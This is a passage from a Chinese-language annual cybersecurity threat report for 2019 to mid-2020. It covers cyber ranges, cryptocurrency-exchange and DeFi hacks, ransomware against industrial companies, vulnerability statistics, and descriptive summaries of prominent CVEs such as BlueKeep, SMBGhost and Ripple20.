平台中的红蓝双方以实际运行的信息系统作为演习目标，通过有监督的攻防对抗，最大限度地模拟真实的网络攻击，以检验信息系统的安全性和运维保障的有效性。演习平台在保障业务系统安全性的前提下，明确目标系统，不限制攻击路径，不限制用户提权、控制业务、取数据的方法，保障演习顺利进行。

（3）网络攻防靶场建设

当前全球网络安全的形势愈发严峻，国际强国围绕信息获取、利用和控制的竞争日趋激烈，信息的竞争归根到底是人才的竞争。网络安全攻防靶场平台通过虚拟环境与真实设备相结合，建立网络安全防御和核心应用系统仿真环境，并进行统一集中管理、态势展示、优化调整，是进行网络攻防实验的专业实验平台，更是培养网络安全顶尖人才、演练攻防战术方法的练兵场。

我国发展建设网络安全攻防靶场起步较晚，大多依靠高等院校的网络安全实验室建设，仅有部分科研实验室和行业专用试验场等，其主要功能是研究电子信息对抗与仿真技术、为行业产品进行试验及检测等。从体系应用角度来讲，我国现有的网络试验环境或测试环境规模还较小，且主要针对某一专业领域，尚不适用于体系化的网络空间安全科研试验与测试评估。在国家网络靶场建设方面，无论从靶场基础理论研究、关键技术和产品研发，还是网络空间安全风险评估研究，我国都还存在着不小的差距。

2019 年，政企客户更加注重网络攻防靶场建设，例如电力、金融、警务等，这些攻防靶场针对政企领域的自身特点，加大网络安全教学实训，以教学演练、技能竞赛、态势展示、效能评估等技术为牵引，建设具备行业特色的网络靶场和攻防训练系统，提供网络攻防模拟仿真虚拟环境，试验新型网络攻击和防御技术，开展攻击过程还原与实验推演，对目标设备进行逆向分析和漏洞挖掘，从而提升从业人员的网络安全知识和技术能力，实现网络空间对抗能力的跃升。

10、区块链加密数字资产犯罪仍呈高发态势，DeFi 借贷平台未来或成黑客重点攻击对象

加密货币交易所聚集大量资金，经常成为黑客的目标。尽管近几年交易所不断地加强安全性，但是黑客也一直在寻找新的可攻击漏洞。黑客通过交易所平台漏洞、智能合约漏洞、钓鱼攻击、恶意软件等攻击数字货币交易所盗取数字货币。

2019 年 5 月 8 日，世界最大加密货币交易所币安（Binance）发生黑客攻击事件丢失 7000 枚比特币，价值约 4100 万美元。币安发布声明称发现了大规模的系统攻击，在这次攻击中，黑客团体使用了复合型的攻击技术，包括网络钓鱼，病毒等其他攻击手段来盗取加密资产。"

2019 年 5 月，韩国最大的加密货币交易所 Bihumb 遭遇黑客攻击，导致大约 1900 万美元被盗。

2019 年 7 月，日本最大的加密货币交易所 BitPoint 称遭受了黑客攻击，攻击者窃取了价值 35 亿日元（约 3200 万美元）的 BTC、BCH、LTC、XRP 和 ETH。

2020 年 2 月 5 日，意大利加密货币交易所 Altsbit 被黑客攻击中几乎损失了所有资金，将于 2020 年 5 月关闭其服务。

2020 年 2 月 27 日至 28 日，OKEx 和 Bitfinex 等著名交易平台网站遭到网络攻击。

此外，DeFi 产品大都基于智能合约和交互协议搭建，代码普遍开源，资产完全在链上，目前防范仍不足，未来或成为黑客重点攻击的对象。

2020 年 02 月 15 日，DeFi 项目 bZx 团队在官方电报群上发出公告，称有黑客对 bZx 协议进行了漏洞攻击，02 月 18 日，bZx 再次遭遇了类似的攻击。

2020 年 4 月 18 日，DeFi 平台 Uniswap 被黑客攻击，损失 1278 枚 ETH（价值约 22 万美元）

2020 年 4 月 19 日，Lendf.Me DeFi 被黑客攻击，累计损失约为 2524 万美元。

2020 年 4 月 21 日，DeFi 平台 PegNet 遭遇了 51%攻击。PegNet 是一个去中心化交易平台，用户可以在这里进行 42 种不同资产的交易。

11、针对工控环境的攻击呈高发态势，勒索攻击成为其首要威胁

与传统网络环境相比，工控环境面临的安全风险远高于传统的 IT 网络系统，甚至是双重叠加的，既有来自于传统 IT 网络系统的风险，也有来自于自身特点的安全风险。首先，工控环境里大量的工业主机都是通用的计算机设备。据不完全统计，在工控环境里，Windows 操作系统仍然占据了工业企业服务器和工业内网主机中的绝大多数，其中 Windows XP 的使用比例依然超过 40%，Windows 7 数量占据首位。而这两款操作系统已分别于 2014 年和 2020 年停止提供升级服务。操作系统潜在的漏洞风险，加上内部安全意识的缺乏和安全管理措施

的疏忽导致大量工业内网终端主机常常是处于“无补丁”“无防护”的脆弱状态，终端主机极容易受各类恶意软件或病毒的攻击，一旦感染将迅速蔓延至整个工业内网，造成工业企业的巨大损失。工业主机安全问题已经成为工控环境的首要安全风险。其次，包括工控设备自身操作系统漏洞、应用软件漏洞及工业协议的安全性缺陷等工业系统自身的漏洞问题也不容忽视。启明星辰 2019 年收录的工控系统相关漏洞 450 余个，其中缓冲区溢出、输入验证错误、授权问题等是工控系统最为突出的问题。

过去一年多，针对工控环境的攻击呈现高发态势。但不同于十年前攻击成本较高的“震网”攻击，黑客借助成本低廉的勒索病毒即可瘫痪工控环境中的主机，无需对工控协议有较深了解。以下是过去一年多针对工控环境的勒索攻击事件：

时间	相关事件
2019 年 1 月	攻击者利用 LockerGoga 勒索软件对亚创集团进行了勒索攻击。1 月 28 日，亚创集团发布声明，称技术专家正在对此次勒索事件进行取证跟进。由于此次勒索事件，亚创集团暂停了全球多项业务。
2019 年 3 月	3 月 19 日，挪威海德鲁（Norsk Hydro）公司举行新闻发布会称 3 月 18 日午夜，公司遭到勒索软件攻击，致使主机死机，导致生产业务中断。参会的 NorCERT（挪威国家应急响应中心）代表称此次攻击事件是由一个名为 LockerGoga 的勒索软件发起的，可能涉及到对海德鲁公司的 ActiveDirectory 系统的攻击。
2019 年 4 月	4 月 15 日，美国自来水公司 Odintsovsky Vodokanal 被勒索软件攻击。该恶意软件对受感染设备和网络共享上的数据都进行了加密，危及到公司的技术文档，客户数据以及帐单系统。
2019 年 4 月	克利夫兰霍普金斯国际机场遭遇攻击，黑客利用勒索软件破坏了信息系统。
2019 年 6 月	6 月 7 日，勒索软件最先袭击了 ASCO 比利时公司的 Zaventem 工厂，由于被勒索软件感染导致 IT 系统瘫痪、工厂无法运营，该公司目前已有 1000 名工人休假。另外，ASCO 也关闭了德国、加拿大和美国的工厂，位于法国和巴西的非生产办事处未受影响。
2019 年 7 月	7 月 25 日，南非约翰内斯堡 City Power 电力公司遭勒索软件攻击，导致一些居民区的电力中断。由@CityPowerJhb 官方 Twitter 账号公布的信息可知，这家企业负责为当地居民提供预付费电力供应，但恶意软件加密了该公司的数据库、内部网络、Web Apps、以及官方网站。
2019 年 10 月	德国自动化工具厂商皮尔兹（Pilz）在遭受勒索软件 BitPaymer 感染后已经宕机了超过一周的时间。根据该公司的网站消息，自 2019 年 10 月 13 日以来，该公司在全球范围内的所有服务器和 PC

	工作站，包括通信设施，都受到了影响。为预防起见，该公司从网络中删除了所有计算机系统并阻止了对公司网络的访问。Pilz 员工花了三天时间才恢复电子邮件服务的访问，又花了三天才恢复其国际电子邮件服务，直到 21 日才恢复对产品订单和交货系统的访问。该公司的生产能力没有受到影响。
2019 年 11 月	11 月 10 日，墨西哥国有石油公司 Pemex 遭受到勒索软件攻击，被索要 565 个比特币，约 490 万美元的赎金。不过 Pemex 表示，只有不到 5%的电脑受到了影响。不过根据内部备忘录的说法，要求所有员工切勿打开电脑，在本周晚些时候再重新开机，但拒绝按攻击者的要求在 48 小时内支付赎金。
2020 年 4 月	攻击者利用 Ragnar Locker 勒索软件袭击了葡萄牙跨国能源公司 EDP（Energias de Portugal），并且索要 1580 的比特币赎金（折合约 1090 万美元/990 万欧元）
2020 年 6 月	本田汽车因勒索软件攻击而造成系统瘫痪。
2020 年 7 月	勒索软件 Sodinokibi 感染了巴西电力公司 Light SA。
2020 年 7 月	Maze 勒索攻击团伙发起针对 X-FAB 发起网络攻击，X-FAB 从事混合信号集成电路(IC)的硅晶片制造，主要应用于汽车、通信、消费电子和其他工业领域，该集团发通告称遭受网络攻击，被迫关闭了在德国，法国，马来西亚和美国的六个生产厂。

表 4 2019~2020 年针对工控环境的勒索攻击事件汇总

以上是我们以观察者视角对过去一年多网络安全态势的总体分析和观点，鉴于网络威胁的复杂性和研究方向的限制，以上观点可能会具有一定的局限性，仅作为企业和组织进行网络安全态势研判和分析的参考。

下面我们将从漏洞攻击、僵尸网络及木马、Web 攻击，Office 恶意文档、APT 攻击、挖矿勒索、IoT 安全，与新冠疫情相关的攻击等八个方面对过去一年多的网络安全态势进行详细解读。

1.1 年度新增漏洞数据分析

2019 年至 2020 年上半年，启明星辰收录的漏洞总数为 21 369 条，2019 年和 2018 年相比同比增加 10.4%。其中超危漏洞 2 039 条，高危漏洞 5 807 条，分别较 2018 年同比增加 67.8%和 49.0%。

年份 等级	超危	高危	中危	低危	总数
2018	1 215	3 897	6 491	2 014	13 617
2019	2 039	5 807	6 639	561	15 046
2020 上半年	779	2 608	2 537	399	6 323

表 5 2019~2020 上半年漏洞收录数量

注：2018 年度报告中的漏洞部分主要参照 CVSS2.0 标准进行整理；本年度报告中的漏洞部分主要参照 CVSS3.0 标准进行整理。CVSS3.0 增加了超危分类，且在评分方法以及威胁等级划分方面都有修订。因此在本报告显示的 2018 年数据与 2018 年报告中略有不同。

从收录的漏洞覆盖的厂商来看，Oracle、Microsoft、Intel、Cisco、Dell、Netgear 等重要厂商的漏洞数排名一直靠前。

年份	厂商	漏洞数量
2018	Oracle	840
	Debian	1 066
	Cisco	1 472
	Intel	1 915
	Schneider-electric	2 032
	Hp	2 244
	Microsoft	2 481
	Netgear	2 621
	Axis	5 466
	Qualcomm	8 714
2019	Supermicro	1 209
	Huawei	1 257
	Hp	1 380
	Lexmark	1 570
	Microsoft	2 296
	Cisco	2 845

	Net gear	2 877
	Lenovo	3 784
	Intel	9 306
	Qualcomm	20 547
2020	Huawei	427
	Oracle	458
	Netgear	552
	Dell	611
	Qualcomm	624
	Moxa	732
	Vivotek	828
	Cisco	879
	Microsoft	926
	Intel	2 123

表 6 重要厂商漏洞数量

从漏洞的成因来看，缓冲区溢出、跨站脚本仍然是排名靠前的两大漏洞种类。




图 7 2018~2019 年漏洞种类 TOP10 分布情况对比

随着“云大物移”等新兴技术的发展，其安全问题也不断暴露。

从 Google 大数据处理体系到现在的 Hadoop 大数据处理体系，越来越多的技术开始应用于大数据体系上，伴随而来的是漏洞数量的不断增加。




图 8 2018~2019 大数据漏洞种类 TOP 10 分布情况对比

目前大数据漏洞类型主要分布在输入验证错误、缓冲区错误、信息泄露以及权限许可和访问控制问题。

当前正处于云计算蓬勃发展的时代，云计算的出现使得信息技术的成本降低，方便了用户的操作，可以随时随地使用云终端访问云端数据。因此，云计算涉及到的应用非常广泛，包括基础建设，平台软件，应用软件等。




图 9 云平台逻辑分层




图 10 2018~2019 年云平台漏洞种类 TOP 10 分布情况对比

以上结果只展示云平台相关组件漏洞，其漏洞类型主要分布在权限许可和访问控制问题、输入验证错误以及缓冲区错误。

工业互联网、工业物联网的发展，为工控行业向人工智能方向发展积累了大量数据。随着工控设备对接互联网，越来越多的黑客开始将攻击目标转向工控设备，工控行业受到的考验也越来越大。




图 11 2018~2019 工控漏洞种类 TOP 10 分布情况对比

由于工控系统涉及到 PLC 等系统较多，缓冲区错误是工控系统中存在最多的漏洞。

1.2 年度新增热门漏洞盘点

1、Exchange SSRF 权限提升漏洞(CVE-2018-8581、CVE-2019-0686、CVE-2019-0724)

Microsoft MSRC 在 2018 年 11 月 13 日发布公告，表示 Microsoft Exchange Server 中存在一个权限提升漏洞，对应的漏洞编号为：CVE-2018-8581。该漏洞是由 SSRF(服务端请求伪造)漏洞与其他的安全验证机制相结合导致。利用完成后，允许任意经过身份验证的用户冒充 Exchange Server 上的任意用户，甚至控制域控。

但在 11 月的补丁中微软却并未直接对其进行修复，而是通过修改注册表的默认键值进行防护。到了 12 月份，网络上出现了公开的漏洞利用代码和分析文章，并在后续衍生出了多种攻击方式绕过了微软的修补，并被分配为 CVE-2019-0686、CVE-2019-0724。

最终在 2019 年 2 月，微软才完成了这一系列漏洞的完整修复。

2、WinRAR 目录穿越漏洞(CVE-2018-20250)

WinRAR 作为热门的压缩软件，支持多种压缩格式的解压缩。

2019 年 2 月，一名在 Check Point 公司工作的安全研究员 Nadav Grossman 公开了多个关于 WinRAR 的漏洞，其中最引人关注的是一个存在达 19 年之久，影响用户数量达 5 亿之多的目录穿越漏洞：CVE-2018-20250。

漏洞存在于 WinRAR 为了支持 ACE 文件而引入的 UNACEV2.dll 中，该库自从 2006 年之后就再也未更新过，也没有开启任何的保护机制，所以基本是处于年久失修的状态。当 UNACEV2.dll 在对解压路径的相对路径进行解析的时候，由于未正确过滤路径中的相对路径，导致攻击者可以控制解压路径，达到漏洞利用的目的。

值得注意的是，由于 UNACEV2.dll 是一个第三方的共享库，所以漏洞影响的不止 WinRAR，包括 BandZip、好压、360 压缩在内的多种压缩软件也在影响范围。漏洞公开后，后期不但出现了多种利用形式，连 GandCrab、Lime-RAT 等多种木马攻击样本也都使用该漏洞进行传播。

由于开发该库的公司已经倒闭，并且未公开源码，所以修补后的 WinRAR 软件已经删除了对该模块的引用，并不再支持 ACE 文件格式的解压缩。

3、Chrome 远程代码执行漏洞(CVE-2019-5786)

Google Chrome 是一款由 Google 公司开发的网页浏览器，目前在市场上占有率第一。

2019 年 2 月，谷歌威胁分析团队（Google's Threat Analysis Group）在野捕捉到了一个使用 Chrome 0day 的样本，漏洞编号为：CVE-2019-6786。值得一提的是，攻击者将该漏洞与一个 Win32k.sys 权限提升漏洞(CVE-2019-0808) 结合使用，最终完成了在 Win7 上穿越 Chrome 沙箱的操作。谷歌在安全更新中对此漏洞的描述为：这是一个存在于 FileReader 中的 UAF 漏洞，并且表示权限提升漏洞也只影响 Windows 7 和 Windows Server 2008，Windows 10 并不会受到影响。

该漏洞已在 2019 年 3 月份的 Chrome 安全补丁中修补。

4、Windows SharePoint 远程代码执行漏洞(CVE-2019-0604)

Windows SharePoint 是微软开发的一套企业业务协作平台。

2019 年 2 月，微软修补了一个在 SharePoint 中的远程代码执行漏洞（CVE-2019-0604），成功利用此漏洞的攻击者可以在 SharePoint 的应用程序池和 SharePoint 服务器账户的上下文中执行任意代码。值得注意的是，在九月份，有研究人员发现该漏洞出现在对中东政府组织的攻击上。

5、Windows RDP 远程代码执行漏洞(CVE-2019-0708)

RDP 是微软在 Windows 上实现的方便用户通过图形界面远程操作主机的协议。目前已经更新了多个版本，并广泛存在于多个 Windows 版本中。

2019 年 5 月，微软通过月度补丁进行更新修补了一个 RDP 漏洞：CVE-2019-0708。由于该漏洞在未经身份验证的情况下即可触发，并且影响从 Windows XP 到 Windows 7 之间的所有主机，所以一经发布就受到强烈关注。同时该漏洞还有类似于“EternalBlue”的蠕虫化威胁，故又被称为“BlueKeep”。

随即，在漏洞公开的当月就出现了扫描以及蓝屏 POC。紧接着在 6 月份，Metasploit 的商用版本以及 Canvas 中就出现了完整的漏洞利用模块，直到九月份，完整的漏洞利用代码也被 Metasploit 公开在互联网上。

不过由于公开的代码中需要非分页内存的起始地址来完成利用，所以存在一定局限性，后续也并未造成大规模的漏洞利用。值得一提的是，永恒之蓝木马下载器也在后续加入了该漏洞的扫描功能，但并未包含利用代码。

6、Windows RDP 远程桌面服务系列漏洞(CVE-2019-0887、CVE-2019-1181、CVE-2019-1182、CVE-2019-1222、CVE-2019-1226、CVE-2019-0787、CVE-2019-0788、CVE-2019-1290、CVE-2019-1291)

2019 年 7 月份，微软修补了一个能够反向影响客户端的 RDP 漏洞：CVE-2019-0887。恶意的 RDP 服务端可以通过发送一个精心设计的文件传输剪切板内容，导致客户端上的目录遍历。该漏洞最早由安全研究员于 2018 年 10 月向微软提交，但是当时微软认为不符合修复门槛，直到 2019 年研究员发现该漏洞波及到基于同样协议的 Hyper-V 硬件虚拟化平台，微软才承认该漏洞，并将其正式修补。但是由于微软的不正确修补，导致研究人员仅通过把路径中的反斜杠替换为正斜杠即可绕过该补丁，并在 2020 年 2 月产生了一个新的 CVE 编号 CVE-2020-0655。随后相关安全公司表示，微软的两次修补都没有解决最核心的漏洞函数“PathCchCanonicalize”的功能，因此很有可能对其他软件产品也产生安全影响。

除了“BlueKeep”，微软还通过自查修补了一系列的 RDP 漏洞，相对于 CVE-2019-0708 的高热度，这些漏洞的关注度降低不少。其中 1181/1182/1222/1226 相关漏洞通过八月份的月度安全补丁进行修补，1181/1182 被称为“DejaBlue”，影响范围从 Windows 7 到 Windows 10。

0787/0788/1290/1291 四个漏洞则在微软九月份的安全补丁中进行了修补，与上面四个 RDP 漏洞不同的是，0787/0788 的影响对象为 RDP 协议中的客户端。

7、Windows NTLM 认证漏洞(CVE-2019-1040、CVE-2019-1166、CVE-2019-1338)

NTLM 是一种以挑战/响应机制为基础的验证身份的方式，是 Windows 的早期安全协议之一。但是由于验证机制的原因，NTLM 饱受中间人攻击的困扰，微软后面也使用了签名、

MIC 等多种方式来保护数据不受修改。

2019 年 6 月份的补丁中，微软更新了一个绕过 NTLM MIC 防护机制的漏洞，利用该漏洞，攻击者可以作为中间人修改 NTLM 验证中的数据，达到降级 NTLM 的安全验证的目的。虽然漏洞本身的 CVSS 评分只有 5.9 分，但是如果将该漏洞与其他安全漏洞相结合，也可以在内网中造成巨大的安全威胁。在详情公开后，后续衍生出两种攻击方式，并且相关利用工具也被公开。

2019 年 10 月，微软又修复了两个类似的漏洞：CVE-2019-1166 和 CVE-2019-1338。通过这两个漏洞，也可以达成绕过 MIC、降低 NTLM 的安全验证等级的效果。

8、Windows RDG 远程代码执行漏洞(CVE-2020-0609、CVE-2020-0610)

RDG 中文名为远程桌面网关，最早叫做“Terminal Services Gateway”，它的主要作用是将真正的 RDP 服务器与连接者隔离开，也就是说只需要开放 RDG 网关在外网即可。

2020 年 1 月，微软修复了两个 RDG 中的漏洞，漏洞主要是由于 RDG 在处理 UDP 协议时，对无序的报文进行重组时出现问题，导致溢出。

9、Windows Exchange 服务远程代码执行漏洞(CVE-2020-0688)

2020 年 3 月，Windows Exchange 中爆出了一个远程代码执行漏洞：CVE-2020-0688。漏洞产生的原因位于 Exchange 的 ECP 组件中，邮件服务在安装的过程中不会随机生成密钥，攻击者通过向 Exchange 服务器发送经过特殊处理的电子邮件，即可触发漏洞。

10、Windows SMBv3 客户端/服务端远程代码执行漏洞(CVE-2020-0796)

SMB 是一种网络通信协议，被广泛用于计算机间的文件共享、打印机、串口等。其伴随着 Windows 经过了多个版本的迭代，目前最新的版本为 SMBv3，最早在 Windows 8 中被引入。

2020 年 3 月份的安全补丁日，思科像往常一样在安全博客上公布了相关的漏洞修复列表和修复建议。但是其中一个编号为 CVE-2020-0796 的漏洞引起了研究人员的关注，因为这个漏洞不但未出现在微软 3 月份的安全补丁列表中，还被思科描述为 “可蠕虫化”、“未经身份授权的远程代码执行漏洞”。虽然思科立即删除了相关信息，但还是引起了研究人员的强烈讨论，为这个“消失的”的 SMB 漏洞起名为“SMBGhost”和“EternalDarkness”。随后微软也发布了安全公告，建议暂时停用 SMBv3 的压缩功能，并在第二天发出了更新补丁，修复了这个问题。

该漏洞存在于 SMB 的解压缩功能中，在解压缩数据包时未检验传入的数据长度是否合理，最终导致整数溢出。同时由于解压缩只存在于 SMBv3.1.1 以上版本，所以该漏洞也仅影响 Windows 10 1903 以上的操作系统，并且该漏洞同时存在于服务端/客户端中，所以可以进行双向触发。同时由于发送压缩数据并不需要身份验证，这两个特点都进一步提升了危害范围。

当月不但出现了公开的蓝屏代码、提权 POC，后面更是出现了绕过 Windows 10 各种漏洞缓解机制触发 RCE 的分析文章。

11、Windows SMBv3 客户端/服务器信息泄漏漏洞(CVE-2020-1206)

2020 年 6 月，微软月度更新中再次出现了 SMBv3 漏洞的身影：CVE-2020-1206，该漏

洞是由 ZecOps 安全研究人员在分析 CVE-2020-0796 相关代码时发现，并将其称为“SMBleed”。通过构造合理的数据，就可以利用该漏洞在未经身份验证的情况下，完成内核信息泄露。如果将其与 CVE-2020-0796 相结合，就可以实现远程代码执行攻击。

事实上 ZecOps 后续确实发布了一系列文章讲述如何将两个漏洞结合利用，形成利用链，在文中他们将其称为“SMBleedingGhost”。

12、Windows SMBv1 远程代码执行漏洞(CVE-2020-1301)

2020 年 6 月份更新的 SMB 漏洞，除了 CVE-2020-1206 之外，还有一个影响旧版本 SMB 协议的漏洞：CVE-2020-1301，漏洞产生在处理 FSCTL_SIS_COPYFILE 请求时，由于服务端未正确判断传入的参数长度，导致出现整数溢出。但是由于触发该漏洞需要先经过身份验证，所以危害相对较小。

13、影响数十亿 IoT 设备的 19 个 0day 漏洞被曝光

Treck TCP / IP 是专门为嵌入式系统设计的高性能 TCP / IP 协议套件，以色列网络安全公司 JSOF 在 Treck 协议栈中发现了 19 个 0day 漏洞，这一系列则被统称为“Ripple20”。

由于使用 Treck 的厂商众多，历史悠久。Ripple20 影响了来自广泛领域的关键物联网设备，涉及了众多供应商。受影响的供应商范围很广，包括 HP、Schneider Electric、Intel、Rockwell Automation、Caterpillar、Baxter 以及许多其他在医疗、运输、工业控制方面的主要国际供应商、企业、能源（石油/天然气）、电信、零售和商业以及其他行业。

19 个漏洞都是内存损坏问题，源于使用不同协议（包括 IPv4，ICMPv4，IPv6，IPv6OverIPv4，TCP，UDP，ARP，DHCP，DNS 或以太网链路层）在网络上发送的数据包的处理错误。其中最严重的四个漏洞分别为：

CVE-2020-11896 远程代码执行漏洞

CVE-2020-11897 越界写入漏洞

CVE-2020-11901 远程代码执行漏洞

CVE-2020-11898 信息泄露漏洞

14、F5 BIG-IP 远程代码执行漏洞

F5 BIG-IP 是美国 F5 公司一款集成流量管理、DNS、出入站规则、Web 应用防火墙、Web 网关、负载均衡等功能的应用交付平台。2020 年 7 月 1 日，F5 Networks 披露了在 F5 BIG-IP 产品的流量管理用户页面（TMUI)/配置实用程序的特定页面中存在一处远程代码执行漏洞。漏洞可导致未授权访问 TMUI 模块所有功能（包括未公开功能），执行任意系统命令、任意文件读取、任意文件写入、开启/禁用服务等。

7 月 5 日，相关漏洞分析和 Metasploit 利用模块在网络上公开，加剧了该漏洞给未给产品打补丁的企业带来的安全风险。7 月 7 日出现了新的漏洞利用程序，可结合 Java 反序列化远程执行代码接管设备，很大程度上规避了特征检测产品的防护。

根据过去一年多新增漏洞的主要趋势变化，我们总结出以下几个特点：

1、2019-2020 年的漏洞中，拥有“远程代码执行”能力和“未经身份验证”即可触发的漏洞拥有更高的关注度。

2、2019 年-2020 年虽然出现了很多新的 RDP、SMB 远程代码执行漏洞，但是能稳定且完整利用的并不多。除了远程环境比本地更加复杂的客观因素外，微软在高版本 Windows 中引入的各种漏洞缓解措施也导致漏洞的利用难度进一步提升。所以针对低版本的 Windows，利用范围广泛、稳定的“永恒之蓝”系列漏洞到现在依然被攻击者所青睐。

